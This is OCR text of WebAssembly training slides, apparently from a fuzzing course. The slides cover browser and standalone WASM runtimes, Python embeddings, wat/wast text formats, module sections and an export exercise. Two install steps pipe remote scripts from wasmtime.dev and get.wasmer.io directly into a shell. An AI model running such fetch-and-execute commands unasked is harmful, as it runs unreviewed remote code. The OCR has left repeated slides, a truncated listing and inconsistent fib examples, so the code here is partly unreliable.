
`WebAssembly.LinkError()`
Creates a new WebAssembly `LinkError` object.

`WebAssembly.RuntimeError()`
Creates a new WebAssembly `RuntimeError` object.

Basic support	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`CompileError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Global`	No	No	62	No	No	No	No	No	No	62	No	No	No	No
`Instance`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`LinkError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Memory`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Module`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`RuntimeError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Table`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`compile`	57	16	52 *	No	44	11	57	57	Yes	52 *	44	11	7.0	8.0.0
`compileStreaming`	61	16	58	No	47	No	61	61	No	58	?	No	No	No
`instantiate`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`instantiateStreaming`	61	16	58	No	47	No	61	61	No	58	?	No	No	No
`validate`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0

Web-browser VMs

- **Web-browser VMs**
  - Chrome (v8)
  - Edge (Chakra)
  - Safari (Webkit)
  - Firefox (SpiderMonkey)
  - etc...



fib.html × wasm-547aabd6-0

```
1  <!doctype html>
2
3  <html>
4    <head>
5      <meta charset="utf-8">
6      <title>Fibonacci example</title>
7    </head>
8    <body>
9      <script>
10       fetch('fib.wasm').then(response =>
11         response.arrayBuffer()
12       ).then(bytes =>
13         WebAssembly.instantiate(bytes, {})
14       ).then(results => {
15
16         const fib = results.instance.exports.fib;
17         console.log('fib(6) = ', fib(6)); // "8"
18         console.log('fib(7) = ', fib(7)); // "13"
19         console.log('fib(8) = ', fib(8)); // "21"
20
21       });
22     </script>
23   </body>
24 </html>
25
```

WebAssembly VMs

Standalone VMs & Interpreters

Standalone VMs & Interpreters available

- **Standalone VMs**
  - wasmer - Standalone JIT WebAssembly runtime
  - wasmtime - Standalone JIT-style runtime for WebAssembly, using Cranelift
  - WAVM- WebAssembly Virtual Machine
  - wasmjit - Small Embeddable WebAssembly Runtime
  - life - A secure WebAssembly VM catered for decentralized applications.
  - wasm-shell - Shell that can load and interpret WebAssembly code
  - wasm3: A high performance WebAssembly interpreter written in C
  - wasm-interp - Basic WebAssembly stack-based interpreter
  - wagon - WebAssembly-based Go interpreter
  - pywasm - WebAssembly interpreter written in pure Python
  - wac - WebAssembly interpreter in C
  - … more here ...




Standalone VM - wasmtime / wasmer

- **wasmtime** - github / website
  - **Standalone JIT**-style runtime for WebAssembly, using Cranelift
    - Lightweight / fast/ WASI support
    - 2 backends: cranelift & lightbeam
  - Installation:
    - `curl https://wasmtime.dev/install.sh -sSf | bash`

```
~ » wasmtime run --help
wasmtime-run 0.15.0
Runs a WebAssembly module

USAGE:
    wasmtime run [FLAGS] [OPTIONS] <WASM_MODULE> [--] [ARGS]...
```

- **Wasmer** - github
  - Standalone JIT WebAssembly runtime, aiming to be fully compatible with Emscripten, WASI, Rust and Go.
  - Installation
    - `curl https://get.wasmer.io -sSfL | sh`
  - Easy to run webassembly module
    - `wasmer run nginx.wasm`

- Further reading:
  - Running Nginx with WebAssembly - link
  - Embedding WebAssembly in your Rust application - link
  - Using Wasmer for Plugins series [part #1, #2, #3, #4]
  - Running Wasmer on a #RaspberryPi 4 - link

Standalone VM - wasm3 / WAVM / SSVM

- **wasm3** - Github / twitter / demos
  - high performance WebAssembly interpreter written in C.
  - Rust wrapper / Golang wrapper
  - Runs on a wide range of architectures and platforms.
    - Animating an RGB lamp, using WebAssembly! - link

- WAVM - WebAssembly virtual machine, designed for use in non-web applications.
  - Can load both the standard binary format (.wasm), and the text format (.wat)
    - as defined by the WebAssembly reference interpreter.
  - Used by the EOS blockchain platform

- WebAssembly Micro Runtime (WAMR) is a standalone WebAssembly runtime with a small footprint.
  - Developed by Intel for IOT and embedded platforms
    - Linux, Zephyr, MacOS, VxWorks, AliOS-Things, Intel Software Guard Extention (Linux), Android

- SSVM is a high performance, hardware optimal Wasm Virtual Machine for AI and Blockchain applications.
  - Support a lot of wasm post-mvp features
  - Interpreter or AOT compilation using LLVM backend.
    - How to build SSVM, a WebAssembly compatible runtime engine - link

Standalone VM - wasmtime-py / pywasm

- **wasmtime-py** - github
  - Python embedding of Wasmtime
  - Examples / documentation
  - Installation:
    - `pip3 install wasmtime`
- **pywasm** - github
  - WebAssembly interpreter written in pure Python
  - Installation
    - `pip3 install pywasm`
  - Good quality code
  - Ideal to understand instruction behaviors


```python
import pywasm

vm = pywasm.load('./examples/fib.wasm')
r = vm.exec('fib', [10])
print(r) # 55
```

```python
from wasmtime import Store, Module, Instance, Func, FuncType

# Almost all operations in wasmtime require a contextual "store" argument to be
# shared amongst objects
store = Store()

# Here we can compile a `Module` which is then ready for instantiation
# afterwards
module = Module.from_file(store, './examples/hello.wat')

# Our module needs one import, so we'll create that here.


def say_hello():
    print("Hello from Python!")


hello = Func(store, FuncType([], []), say_hello)

# And with all that we can instantiate our module and call the export!
instance = Instance(module, [hello])
instance.get_export("run")()
```

Standalone VM - python-ext-wasm

- python-ext-wasm - github / examples
  - Wasmer python binding
- Multiple APIs
  - Instance class - link
  - Value class - link
  - Memory class - link
  - validate function - link
- Really useful for dynamic testing…
  - you will see later ;)


```python
from wasmer import Instance

# Get the Wasm module as bytes.
wasm_bytes = open('my_program.wasm', 'rb').read()

# Instantiates the Wasm module.
instance = Instance(wasm_bytes)

# Call a function on it.
result = instance.exports.sum(1, 2)

print(result) # 3
```



Online WebAssembly Terminal

- webassembly.sh - github / online
  - Open-source and installable PWA terminal powered by WebAssembly, WAPM, and Wasmer-JS
  - Run WAPM WASI module
    - Save module to IndexedDB using idb-keyval
  - Announcing WebAssembly.sh - link

> Wapm. Another nice feature is that the commands installed by Wapm are saved to IndexedDB using idb-keyval so that installed modules work between sessions, and even work offline!



WebAssembly VMs
Exercise - Quick examples

Execute exported functions using Standalone VMs

- Run:
  - `day 1/hello`
  - `day_1/fibonacci`
- **WAVM**
  - What is the result?
  - What that's mean?
- **pywasm**
  - you can access to the memory
  - `vm.store.mems[0].data`

```
In [1]: import pywasm
   ...:
   ...: vm = pywasm.load('hello.wasm')
   ...: r = vm.exec('hello', [])
   ...: print(vm.store.mems[0].data[r:r + 12])
   ...:
bytearray(b'Hello World\x00')
```

hello.wasm

```
~/Documents/wasm_training/day_1/fibonacci(master*) » wasm3 --func fib fib.wasm 8
Result: 21
```

```
~/Documents/wasm_training/day_1/fibonacci(master*) » \
\ wavm run --function="fib" fib.wasm 6 ; echo $?
8

~/Documents/wasm_training/day_1/fibonacci(master*) » \
\ wavm run --function="fib" fib.wasm 7 ; echo $?
13

~/Documents/wasm_training/day_1/fibonacci(master*) » \
\ wavm run --function="fib" fib.wasm 8 ; echo $?
21
```

fib.wasm

```
In [1]: import pywasm

In [2]: vm = pywasm.load('fib.wasm')

In [3]: r = vm.exec('fib', [6])

In [4]: r
Out[4]: 8
```

```
~/Documents/wasm_training/day_1/hello(master*) » wavm run --function="hello" hello.wasm ; echo $?
16
```

python-ext-wasm (wasmer)

- Python binding for wasmer
  - Awesome because you don't need to deal with Rust compilation ;)
- Examples inside `day_1/python-wasmer`
  - Official example scripts here
  - Rust-scales Python: Basic Experiment - link

```python
from wasmer import Instance

# Get the Wasm module as bytes.
wasm_bytes = open('../fibonacci/fib.wasm', 'rb').read()

# Instantiates the Wasm module.
instance = Instance(wasm_bytes)

# Call a function on it.
result = instance.exports.fib(8)

print(result)  # 21

```

```python
from wasmer import Instance


# Read the string pointed by the pointer.
def get_memory_string(memory):

    nth = 0
    string = ''
    while True:
        char = memory[nth]
        if char == 0:
            break

        string += chr(char)
        nth += 1
    return string


# Get the Wasm module as bytes.
wasm_bytes = open('../hello/hello.wasm', 'rb').read()

# Instantiates the Wasm module.
instance = Instance(wasm_bytes)

# Call a function that returns a pointer to a string for
instance.
pointer = instance.exports.hello()

# Get the memory view, with the offset set to `pointer` (default
is 0).
memory = instance.memory.uint8_view(pointer)

# Read the string pointed by the pointer.
string = get_memory_string(memory)

print(string)  # Hello World

```

WebAssembly Text Format (wat/wast)

Source code to WebAssembly

C/C++

```c
int fib(int n)
{
  if (n == 0 || n == 1)
    return n;
  else
    return (fib(n-1) + fib(n-2));
}
```

Rust

```rust
fn fib(n: u32) -> u32 {
    match n {
        0 => 1,
        1 => 1,
        _ => fib(n - 1) + fib(n - 2),
    }
}
```

wasm text format

```
(module
 (table 0 anyfunc)
 (memory $0 1)
 (export "memory" (memory $0))
 (export "fib" (func $fib))
 (func $fib (; 0 ;) (param $0 i32) (result i32)
  (block $label$0
   (br_if $label$0
    (i32.ne
     (i32.or
      (get_local $0)
      (i32.const 1)
     )
     (i32.const 1)
    )
   )
   (return
    (get_local $0)
   )
  )
  (i32.add
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -1)
    )
   )
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -2)
    )
   )
  )
 )
)
```

binary file (.wasm)

```
0061 736d 0100 0000
0186 8080 8000 0160
017f 017f 0382 8080
8000 0100 0484 8080
8000 0170 0000 0583
8080 8000 0100 0106
8180 8080 0000 0790
8080 8000 0206 6d65
6d6f 7279 0200 0366
6962 0000 0aa7 8080
8000 01a1 8080 8000
0002 4020 0041 0172
4101 470d 0020 000f
0b20 0041 7f6a 1000
2000 417e 6a10 006a
0b
```

FUZZING LABS

WebAssembly Text Format (wat VS wast)

wat

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```


wast

```
(module
 (table 0 anyfunc)
 (memory $0 1)
 (export "memory" (memory $0))
 (export "fib" (func $fib))
 (func $fib (; 0 ;) (param $0 i32) (result i32)
  (block $label$0
   (br_if $label$0
    (i32.ne
     (i32.or
      (get_local $0)
      (i32.const 1)
     )
     (i32.const 1)
    )
   )
   (return
    (get_local $0)
   )
  )
  (i32.add
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -1)
    )
   )
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -2)
    )
   )
  )
```

FUZZING LABS


WebAssembly Text Format


- Standardized text format
  - File extensions:
    - .wat or .wast
  - **S-expressions** (like LISP)
    - modules and section definitions
  - Functions body
    - **Linear representation**
    - Low-level instructions or S-expressions
- wasm-dis
  - wasm ⇒ wast
- wasm2wat
  - **wasm ⇒ wat**
- wasm-as
  - wast ⇒ wasm
- wat2wasm
  - **wat/wast ⇒ wasm**
  - Online demo



wasm text format - Online tools

- ast.run - WebAssembly playground
  - WebAssembly code forms an abstract syntax tree (AST), represented here in textual S-expression format.
- sexpr-wasm demo
  - Convert wat file into a wasm file (with detailed description of each sections/fields)





Principals sections

- Type section - #1
  - declares **all function signatures** that will be used in the module.
  - i.e. parameters types & result type of the function
- Function section - #3
  - declares the **signature for each function.**
- Import section - #2
  - declares **all imports** that will be used in the module.
- Export section - #7
  - declares **all exports** that can be called in the host environment.

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01 \06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

Principals sections

- Type section - #1
  - declares **all function signatures** that will be used in the module.
  - i.e. parameters types & result type of the function
- Function section - #3
  - declares the **signature for each function.**
- Import section - #2
  - declares **all imports** that will be used in the module.
- Export section - #7
  - declares **all exports** that can be called in the host environment.

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01 \06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

Principals sections

- Type section - #1
  - declares **all function signatures** that will be used in the module.
  - i.e. parameters types & result type of the function
- Function section - #3
  - declares the **signature for each function.**
- Import section - #2
  - declares **all imports** that will be used in the module.
- Export section - #7
  - declares **all exports** that can be called in the host environment.

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01 \06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```


Principals sections

- Type section - #1
  - declares **all function signatures** that will be used in the module.
  - i.e. parameters types & result type of the function
- Function section - #3
  - declares the **signature for each function.**
- Import section - #2
  - declares **all imports** that will be used in the module.
- Export section - #7
  - declares **all exports** that can be called in the host environment.

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01 \06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

Principals sections

- Code section - #10
  - contains a **body for every function** in the module.
  - Function bytecode
- Data section - #11
  - declares the initialized data that is loaded into the linear memory.
  - like the .data of a PE



```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01 \06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

Principals sections

- Code section - #10
  - contains a **body for every function** in the module.
  - Function bytecode

- Data section - #11
  - declares the initialized data that is loaded into the linear memory.
  - like the .data of a PE

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01 \06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

EXTRA EXERCISE

Modify **`wat_exercise/calc.wasm`**
to export all functions

Exporting a local function

- `calc.wasm` (simple calculatrice)
  - `add` and `sub` local function not exported
  - only `calc` exported
  - **Easy way: adding some exports**

- If you want to extract one function from a module
  - extract the `$func1` i.e. `add`
  - set the env variable
    - `BINARYEN EXTRACT=1`
  - `wasm-opt --extract-function calc.wasm`

```
1  int calc(int choice, int a, int b) {
2    if(choice == 1){
3      return add(a,b);
4    }
5    else if(choice == 2){
6      return sub(a,b);
7    }
8    else{
9      return -1;
10   }
```

```
2  (table 0 anyfunc)
3  (memory $0 1)
4  (export "memory" (memory $0))
5  (export "calc" (func $calc))
6  (export "add" (func $func1))
7  (export "sub" (func $func2))
8  (func $calc (; 0 ;) (param $0 i3
```

```
~/Documents/wasm_training/day_1/wast_exercise/calc » wasm3 --func add calc2.wasm 2 3
Result: 5

~/Documents/wasm_training/day_1/wast_exercise/calc » wasm3 --func sub calc2.wasm 2 3
Result: 4294967295
```

FUZZING LABS

Debugging WebAssembly module

Fibonacci **(day_1/fibonacci)**

- Compilation with [WasmFiddle]:
  - build and download `.wasm`

- HTML/JS for fib:
  - `fib.html & fib2.html`

- Run a web server:
  - Python3: `python3 -m http.server`
  - Python2: `python2 -m SimpleHTTPServer`

- Go to:
  - `firefox localhost:8000`
  - `F12 (dev console)`


```c
int fib(int n)
{
  if (n == 0 || n == 1)
    return n;
  else
    return (fib(n-1) + fib(n-2));
}
```

```html
<script>
  fetch('fib.wasm').then(response =>
    response.arrayBuffer()
  ).then(bytes =>
    WebAssembly.instantiate(bytes, {})
  ).then(results => {

    const fib = results.instance.exports.fib;
